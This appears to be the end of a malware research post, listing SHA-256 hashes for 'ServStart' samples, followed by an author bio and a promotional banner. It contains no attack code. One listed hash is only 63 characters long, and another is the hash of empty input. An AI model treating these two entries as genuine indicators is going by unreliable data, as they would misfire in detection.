F025b6d531e7dcba68a309636f622fbe8ee212d457c9cc00e7bf339dca65fec2
Fb69075f4383f3537af46d2098b3bcdbc7c1bdd6896c580cd9ead6f56fb5219c

ServStart:

4f4f24f0333ed6e8883971129f216fab608b6e4d0c97c58a2b3b6a1106c77bf7
7db53e95a1339d4d023d61087907a5b07bf6720a2dd88b12882a2c5c201a92ea
7e6a2448e06a1d97ff317a5dc4ed969cef077a3568fd214cbe61854b7ff1a6d1

New ServStart:

774af1499fa1558d0b31272b84b4fbfcc6fea578898325610524aa3853b669d
E3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
D104daec5e990de0233efdde8747a1d829c90b7b9a2169a7bcf5744fa1d95e6e



Ignacio Sanmillan

Nacho is a security researcher specializing in reverse engineering and malware analysis. Nacho plays a key role in Intezer's malware hunting and investigation operations, analyzing and documenting new undetected threats. Some of his latest research involves detecting new Linux malware and finding links between different threat actors. Nacho is an adept ELF researcher, having written numerous papers and conducting projects implementing state-of-the-art obfuscation and anti-analysis techniques in the ELF file format.

Launching Autonomous SecOps: Your Virtual, Algorithm-Driven Tier 1 SOC Team
Launching Autonomous SecOps: Your Virtual, Algorithm-Driven Tier 1 SOC Team [Learn more](#)